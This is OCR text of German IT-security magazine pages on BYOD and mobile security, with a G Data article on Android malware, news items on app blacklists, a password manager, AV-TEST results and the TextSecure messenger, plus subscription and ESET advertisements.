Die zwei Nutzer der App tauschen die Verschlüsselungskodierung, die ad hoc vor jedem Gespräch automatisch generiert wird, nur untereinander aus. Auf diese Weise kann ein Ende-zu-Ende verschlüsseltes Gespräch geführt werden und so ist die Lesbarkeit der Datenpakete in den Funk- und IT-Netzen ausgeschlossen.

Die notwendigen Schlüssel werden nach Gesprächsende sofort wieder gelöscht. Sie sind somit immer und ausschließlich in der Hand des Nutzers. Sie liegen also noch nicht einmal dem Provider vor. Damit ist die App für Unternehmen ein hervorragender und dank Monatsgebühr pro Anwender auch kostengünstiger Einstieg in die sichere Kommunikation.

G Data: „Trust in German Sicherheit“

Security-Lösungen für BYOD-Umgebungen


In den meisten Unternehmen sind Smartphones und Laptops mittlerweile fester Bestandteil vieler Arbeitsplätze. Im betrieblichen Alltag sind zudem auch immer mehr private Geräte im Einsatz. IT-Entscheider müssen für den Schutz dieser Geräte sorgen, sonst riskieren sie, dass Cyberkriminelle sie als Einfallstore für ihre Aktivitäten missbrauchen.

Von Thorsten Urbanski, G Data

Zur Ausstattung vieler Arbeitsplätze gehört heute entweder ein Mobilgerät oder den Mitarbeitern ist es erlaubt, eigene Geräte (Bring Your Own Device, BYOD) mitzubringen und am Arbeitsplatz zu nutzen. Dank neuer Funktionen können Smartphone und Tablet auch immer mehr im Firmenalltag leisten und werden somit tiefer in die Arbeitsabläufe integriert. Neben der reinen Möglichkeit, E-Mails zu senden und zu empfangen, greifen Mitarbeiter beispielsweise über den Browser oder spezielle Apps auf unternehmenskritische Daten zu. So pflegen viele Außendienstler Bestellungen beim Kunden vor Ort direkt über das Tablet ins firmeninterne Warenwirtschaftssystem ein – und werden so zum potenziellen Sicherheitsrisiko. Auch Mitarbeiter, die mobil auf Statistiken und betriebliche Zahlen zugreifen, stellen eine Gefährdung dar: So offenbart ein Smartphone bei Verlust oder Diebstahl einem Unbefugten fast alle Firmengeheimnisse. Zudem kann die Nutzung von öffentlichen WLANs dazu führen, dass Schadcode über das Mobilgerät ins Firmennetz eingeschleust wird. Denn häufig erstrecken sich hohe Sicherheitsstandards in Firmen nur auf die interne IT und mobile Endgeräte bleiben außen vor.

Angriffsziel Android

Besonders Android-Geräte sind nicht nur bei Anwendern beliebt, auch Kriminelle nutzen diese Plattform immer häufiger, um ihren Machenschaften nachzugehen. Laut einer Marktstudie von Gartner wurden allein im vergangenen Jahr mehr als 877 Millionen Android-Smartphones und Tablets verkauft. Analog zu dieser Entwicklung stiegen auch die Bedrohungen. Für das Jahr 2013 summierte sich die Anzahl neuer Schädlinge auf einen neuen Rekord von 1,2 Millionen – so ein Ergebnis des „G Data Mobile Malware Report“. Die Täter setzten besonders auf Trojanische Pferde, um lukrative Daten zu stehlen und sie zu verkaufen. Ein



Mit dem Mobile Device Management von G DATA ist die zentrale Verwaltung von Android-Endgeräten mit Diebstahlschutz und App-Kontrolle möglich.

weiterer Besorgnis erregender Trend waren potenziell unerwünschte Programme. Solche Programme stellen zwar keine klassischen Schad-Apps dar, können jedoch unerwünschte Werbung einblenden und die Nutzer sogar ausspionieren. Die Experten der G Data SecurityLabs gehen davon aus, dass zukünftig verstärkt plattformübergreifende Angriffe stattfinden werden.

„2013 verzeichneten wir bereits einen Negativrekord. Dabei setzte die eCrime-Industrie insbesondere auf den Diebstahl von persönlichen Daten, die in speziellen Märkten gewinnbringend verkauft werden können", erklärt Eddy Willems, G Data Security Evangelist. Auch für dieses Jahr gibt der Security-Experte keineswegs Entwarnung. Seiner Einschätzung zufolge wird 2014 für viele Kriminelle ganz im Zeichen des Datendiebstahls stehen, denn der Betrug mit teuren Premium-SMS-Nachrichten ist aufgrund der ab Android 4.2 eingebauten Sicherheitsmechanismen nicht mehr rentabel. Dafür werden plattformübergreifende Attacken für Cyberkriminelle zunehmend interessanter.

Für Unternehmen sind das keine guten Nachrichten. Ihnen droht zum Beispiel ein Schaden durch eingeschleuste Malware, die Ausfälle in der IT-Umgebung verursacht und damit massive wirtschaftliche Schäden nach sich ziehen kann. Zudem werden Kriminelle gezielt versuchen, vertrauliche Daten aus Firmen zu stehlen. Dabei werden die Angriffe auf Unternehmensnetze über die mobilen Devices der Mitarbeiter nicht nur immer raffinierter, sondern nehmen auch deutlich zu. Im Vergleich zur ersten Jahreshälfte 2013 stieg die Anzahl neuer Android-Schädlinge um 30 Prozent an und erreichte damit eine neue traurige Rekordmarke. Auch in der Gesamtzahl erreichten die Kriminellen eine neue Negativ-Bestmarke von 1.199.758 neuen Schad-Apps – im Vergleich zum Gesamtjahr 2012 ist dies eine Steigerung von 460 Prozent. Dieses komplette Bedrohungsszenario beschränkt sich bei ins Unternehmensnetz eingebundenen Geräten nicht nur auf das Gerät selbst, sondern erstreckt sich auf die gesamte IT-Infrastruktur. Gerade heterogene Netzumgebungen sind besonders anfällig, weil sie aufgrund vieler gewachsener Strukturen meist keine übersichtliche und umfassende Verwaltung erlauben.

Sicherheitskonzepte gefordert

Die Unternehmensleitung und der IT-Verantwortliche sollten daher das Thema „Bring Your Own Device" nicht auf die leichte Schulter nehmen und genau die Vor- und Nachteile abwägen. Die Umsetzung und Einhaltung einer einheitlichen IT-Policy muss auf jeden Fall auch den Gebrauch von Privatgeräten im Betriebsumfeld umfassen. Dazu gehören neben restriktiven Zugangsregelungen auch eine möglichst umfassende Konsolidierung der Infrastruktur sowie klare Zugriffsrechte im Netzwerk. Wenn beispielsweise zwar neue Software an Arbeitsplätzen nur von der IT-Abteilung ausgerollt werden darf, sich aber jeder Nutzer eines Mobilgeräts danach beliebige Apps auf den Geräten installiert, gefährdet die fehlende Kohärenz der Policies das gesamte Netzwerk.

Neben wirkungsvollen Richtlinien ist eine Security-Lösung erforderlich, welche die Sicherheitsansprüche in der Praxis auch umsetzen kann. Als deutscher Hersteller stehen bei G Data hochwertige, einfach nutzbare Lösungen „Made in Germany" im Fokus, inklusive eines deutschsprachigen Supports.

Wenn das Hauptaugenmerk auf mobilen Geräten liegt, eignet sich G Data Internet Security für Android besonders gut als ganzheitliche Lösung. Die Absicherung selbst kritischer Daten wird bei G Data Internet Security für Android komfortabel gelöst: Die gespeicherten Kontakte sind vor Datenkraken oder Spionageprogrammen abgesichert und die Sicherheits-App schützt auch die dazugehörigen Anrufe und Nachrichten vor unbefugten Zugriffen. So bleiben Kontaktdaten und die dazugehörige Kommunikation selbst bei einem Geräteverlust geschützt.

Anwender, die ihr Gerät sowohl privat als auch geschäftlich nutzen, können unter anderem ihre Business-Kontakte und Kurznachrichten gesondert schützen. Lästige Anrufer und SMS-Absender haben bei Geräten mit G Data Technologie ebenfalls keine Chance, denn der Nutzer kann diese auf eine Blacklist setzen und so den Anruf oder die Nachricht automatisch abwehren.

Schutz für das gesamte Netzwerk

Um nicht nur die Mobilgeräte, sondern das gesamte Netzwerk zuverlässig zu schützen, empfiehlt sich der Einsatz der G Data Business Solutions 13. Mit den Lösungspaketen sind Server, PCs, Notebooks und Mobilgeräte vor Online-Gefahren geschützt. Die integrierte G Data CloseGap-Technologie schützt vor Spionage, Datendiebstahl und anderen Online-Gefahren. Android-Smartphones und -Tablets sind in G Data AntiVirus Business, G Data ClientSecurity Business und G Data EndpointProtection Business als vollwertige Clients eingebunden, sodass Administratoren die Absicherung der Geräte komfortabel vom zentralen Dashboard aus steuern können. Hier lassen sich alle relevanten Sicherheitseinstellungen vornehmen, wie beispielsweise die Initiierung von Malware-Scans, die Konfiguration des Passwortschutzes für wichtige Apps, die Absicherung von Geschäftskontakten oder die Einrichtung des Diebstahlschutzes.

News und Produkte

Erstellung von Blacklists greift bei BYOD zu kurz

Schlägt ein Unternehmen den Bring-Your-Own-Device-(BYOD)-Weg ein, muss es unbedingt laut Absolute Software Sicherheitsrichtlinien systematisch aufstellen und konsequent umsetzen. Nur so würde die eigene IT keinen Risiken ausgesetzt. Viele Unternehmen setzen hierbei auch auf die Erstellung von Blacklists, die den Nutzern verbindlich mitteilen, welche Apps sie auf keinen Fall benutzen dürfen. Auch das BSI weist in seinem „Überblickspapier Consumerisation und BYOD“ auf diese Schutzmöglichkeit hin.

Technisch ist die Kontrolle von Blacklist-Vorgaben kein Problem, wenn es eine Mobile-Device-Management-(MDM)-Lösung gibt. Damit kann zum Beispiel auch erkannt werden, wenn eine auf einer Blacklist stehende App vom Endanwender installiert wird. Dessen Zugriffsmöglichkeit auf das Unternehmensnetzwerk kann dann automatisch unterbunden werden. Viele Unternehmen verfolgen heute auch diesen Ansatz – und zwar auf der Grundlage „Der Mitarbeiter kann zwar Eigentümer des Endgerätes sein, das Netzwerk gehört aber dem Unternehmen“.

„Der Weisheit letzter Schluss ist dies allerdings nicht“, erklärt Margreet Fortuné, Regional Manager DACH, Benelux & Eastern Europe bei Absolute Software. Denn ebenso wichtig sei eine Whitelist, da man den Mitarbeitern nicht nur Apps verbieten solle, sondern man müsse ihnen auch mitteilen, welchen Kalender, welchen Messenger und welches Hotelbuchungssystem sie gefahrlos benutzen können. „Andernfalls, das zeigen die Erfahrungen rund um BYOD, würden sie sich früher oder später wieder selbst in der unüberschaubaren Applikationen-Welt bedienen“, führt Fortuné weiter aus.

Entscheidend sei nach den Erfahrungen von Absolute Software die frühzeitige Einbindung aller betroffenen Mitarbeiter bei der Ausarbeitung einer BYOD-Richtlinie und der Festlegung benötigter Apps. Nur wenn die konkreten Bedürfnisse der Anwender ausreichend berücksichtigt würden, ist ein App-Wildwuchs zu vermeiden, der die Sicherheit der IT und unternehmenskritischen Systeme und Daten gefährdet.
(www.absolute.com/de)

Neuer Passwortmanager für das iPhone

Die Applied Security GmbH hat einen neuen kostenpflichtigen Passwortmanager für iOS vorgestellt. In der App „Password Protector" lassen sich vertrauliche Zugangsdaten speichern, die man am Arbeitsplatz, für Internet- und E-Mail-Accounts, Online-Shops oder bei Bankgeschäften benötigt. Die App verbirgt sämtliche Passwörter, PIN-Codes, Geheimzahlen und zusätzliche Account-Informationen hinter einem Master-Passwort. Wie ähnliche Tools auch – zum Beispiel der freie Passwort-Safe KeePass – ist die Software in der Lage, sichere Passwörter nach den Vorgaben des Nutzers selbst zu erzeugen. Um diese angemessen zu schützen, verschlüsselt die App sämtliche Daten nach AES 256 (Advanced Encryption Standard).

Wer neben geschäftlichen auch private Zugangsdaten speichern will und das sorgsam trennen möchte, kann sich innerhalb des Password Protectors einen weiteren Passwort-Container anlegen. Die App bietet die Möglichkeit, eine beliebige Container-Anzahl zu verwalten. Darüber hinaus gibt es die Option, Einträge wie E-Mail-Adressen, URL oder Onlineshops individuell anzulegen. Wer mehrere mobile Geräte einsetzt, profitiert von der Möglichkeit zur Sicherung seiner Daten in der iCloud. Wie schon im iPhone werden die Daten dort verschlüsselt abgelegt. Der „Password Protector" läuft auf den iPhone-Modellen 5s, 5c, 5, 4s und 4 ab iOS 6. Die App ist in deutscher und englischer Sprache ab sofort im App-Store verfügbar.
(www.password-protector.de)

Sicherheits-Apps im Test

Anfang des Jahres testen das Prüflabor AV-TEST 30 Sicherheits-Apps für Android. Für den App-Test wurden 2200 Schadprogramme ausgewählt und auf die Systemwächter losgelassen. Darüber hinaus testete das Labor die Benutzbarkeit der Apps und notierte deren Zusatzfunktionen. Da die Schadprogramme aus den letzten vier Wochen vor dem Test stammten, waren einige erst wenige Tage oder Stunden alt. Dieser Umstand machte manchen Apps schwer zu schaffen. 14 Testkandidaten erledigten die Aufgabe jedoch sehr gut und erkannten fehlerfrei alle verseuchten Apps. Dazu gehörten die Schutzpakete von Aegislab, Ahnlab, Avira, Bitdefender, G Data, Kaspersky Lab, Kingsoft, KSMobile (beide Versionen), McAfee, Qihoo, Symantec, Trend Micro und TrustGo. Die Security-App von Tencent fiel laut AV-TEST im Testbereich Benutzbarkeit negativ auf, da sie den Akku übermäßig belastete und das Android-System stark ausbremste. Die App von Kaspersky schonte zwar den Akku, hielt aber das System etwas auf. Das Schutzpaket von Symantec schaufelte ständig ein paar Daten im Hintergrund.

Auch wurde geprüft, ob die Sicherheits-Apps saubere Apps aus dem Google-Play-Store oder aus anderen Quellen blockieren. Bei Apps von Google hatten nur die Produkte von Comodo und Panda Security mit einer Handvoll falsch erkannter Programme ihre Probleme. Bei Apps aus fremden Quellen sind nur die Wächter von Aegislab und Ahnlab einmal gestolpert. Alle anderen Schutz-Apps meisterten den Testabschnitt fehlerfrei.

Das Fazit der Prüfer: Die am Markt vorhandenen Apps werden immer besser. So hätte es in den vergangenen Tests noch nie so viele Systemwächter gegeben, die die Maximalpunktzahl erreichten. Besonders der Anteil an Apps, die im Bereich der Schutzwirkung die maximalen Punkte schafften, war noch nie so hoch: 14 von 30 Apps.
(www.av-test.org/de)

Test: Messenger TextSecure bietet Sicherheitsplus

Abhörsichere Übertragung von Nachrichten, Bilder, Audio- und Video-Dateien, verschlüsselte SMS, Gruppenchats mit unbegrenzt vielen Teilnehmern: Dies und viel mehr verspricht die App TextSecure, die sich laut eigener Beschreibung zu den sichersten Messenger-Apps überhaupt zählt. Die Sicherheitsexperten der PSW GROUP haben sich TextSecure im Rahmen eines ausgiebigen Tests näher angesehen und waren positiv überrascht. „TextSecure ist die erste Messenger-App in unserer Testreihe, die ihren Quellcode offenlegt. Darauf verzichten beispielsweise Threema, myENIGMA und schmoose – Messenger, die ebenfalls Sicherheit und Privatsphäre in den Fokus rücken", zieht Christian Heutger, Geschäftsführer der PSW GROUP, ein positives Fazit. Zumal TextSecure auch auf eine Ende-zu-Ende-Verschlüsselung setzt: die OTR-Weiterentwicklung Axolotl, die wiederum das Perfect-Forward-Secrecy-Verfahren unterstützt. „Nachrichten können aber auch selbst dann mittels Perfect Forward Secrecy verschlüsselt werden, wenn der Gesprächspartner offline ist. Das ist ein immenses Sicherheitsplus", zeigt sich der Verschlüsselungsexperte begeistert.

TextSecure gewährleistet zudem eine konsequente Verschlüsselung aller lokal gespeicherten Nachrichten. Insgesamt hinterließ der Messenger einen sehr guten Eindruck bei den Testern der PSW GROUP: Von der Installation über die Nutzerfreundlichkeit bis hin zur Sicherheit gäbe es keinen Grund, auf die App zu verzichten. Allerdings gibt es TextSecure derzeit nur für Android und ist mit 100000 Installationen gegenwärtig nur wenig verbreitet. Weitere Informationen sowie den ausführlichen Testbericht gibt es unter http://blog.psw-group.de.

Sind Sie verantwortlich für die IT-Sicherheit?
Dann lernen Sie <kes> jetzt noch besser kennen!

<kes> liefert zweimonatlich alle relevanten Informationen zum Thema IT-Sicherheit – sorgfältig recherchiert von Fachredakteuren und Autoren aus der Praxis.

In jeder Ausgabe finden Sie wichtiges Know-how, Hinweise zu Risiken und Strategien, Lösungsvorschläge und Anwenderberichte zu den Themen:

Internet/Intranet-Sicherheit, Zutrittskontrolle, Virenabwehr, Verschlüsselung, Risikomanagement, Abhör- und Manipulationsschutz, Sicherheitsplanung, Elektronische Signatur und PKI, IT-Recht, BSI-Forum

<kes> ist *die* Fachzeitschrift zum Thema Informations-Sicherheit - eine Garantie für Zuverlässigkeit.

Neben den regulären Ausgaben können Sie von den <kes>-specials profitieren, die zu Messen oder besonderen Themen erscheinen.

Jetzt Probeheft anfordern!

<kes>-online

<kes>-Leser können neben der Print-Ausgabe auch <kes>-online unter www.kes.info nutzen. Hier finden Sie ohne Zugangsbeschränkung Kurzmeldungen, ein Verzeichnis relevanter Veranstaltungen, außerdem aktuelle Artikel zum Probelesen und den SecuPedia Newsletter.

www.kes.info

PROBEHEFT-ANFORDERUNG

ja, bitte schicken Sie mir gratis und unverbindlich

- ☐ ein Exemplar **<kes>** - **Die Zeitschrift für Informations-Sicherheit**
- ☐ ein Exemplar **<kes> Special** „Cloud-Security“
- ☐ ein Exemplar **<kes> Special** „IT-Security in Behörden“
- ☐ ein Exemplar **<kes> Special** „Wirtschaftsspionage“

Es kommt nur dann ein Abonnement zustande, wenn ich es ausdrücklich wünsche.

Datum | Zeichen | Unterschrift

FAX an +49 6725 5994

SecuMedia Verlags-GmbH
Leser-Service
Postfach 12 34
55205 Ingelheim

Lieferung bitte an

Telefon Durchwahl

Passwort 2.0

ESET® SECURE AUTHENTICATION


ESET Secure Authentication bietet eine starke Authentifizierung für Remotezugriffe auf Ihr Unternehmensnetzwerk und Ihre sensiblen Daten - **sicher und reibungslos.**

- **2-Faktor-Authentifizierung mit Einmal-Passwort**
  Zum Schutz Ihres Netzwerks
- **Einfache Installation**
  Auf den Mobiltelefonen Ihrer Mitarbeiter
- **Reine Software-Lösung**
  Keine zusätzlichen Geräte oder Tokens nötig
- **Keine zusätzlichen Hardware-Kosten**
  Passt zur bestehenden Infrastruktur

LEICHTE BEUTE*

Kleine und mittlere Unternehmen stehen im Visier der Angreifer


In den Netzwerken liegt eine Vielzahl an wertvollen Daten, die oft nicht ausreichend geschützt sind.



der US-Unternehmen waren in den letzten 12 Monaten von Hacking betroffen

der Angriffe richteten sich gegen kleinere Firmen

Die Kosten von Datenpannen



* Quelle: Verizon Data Breach Report 2013

eset® www.eset.de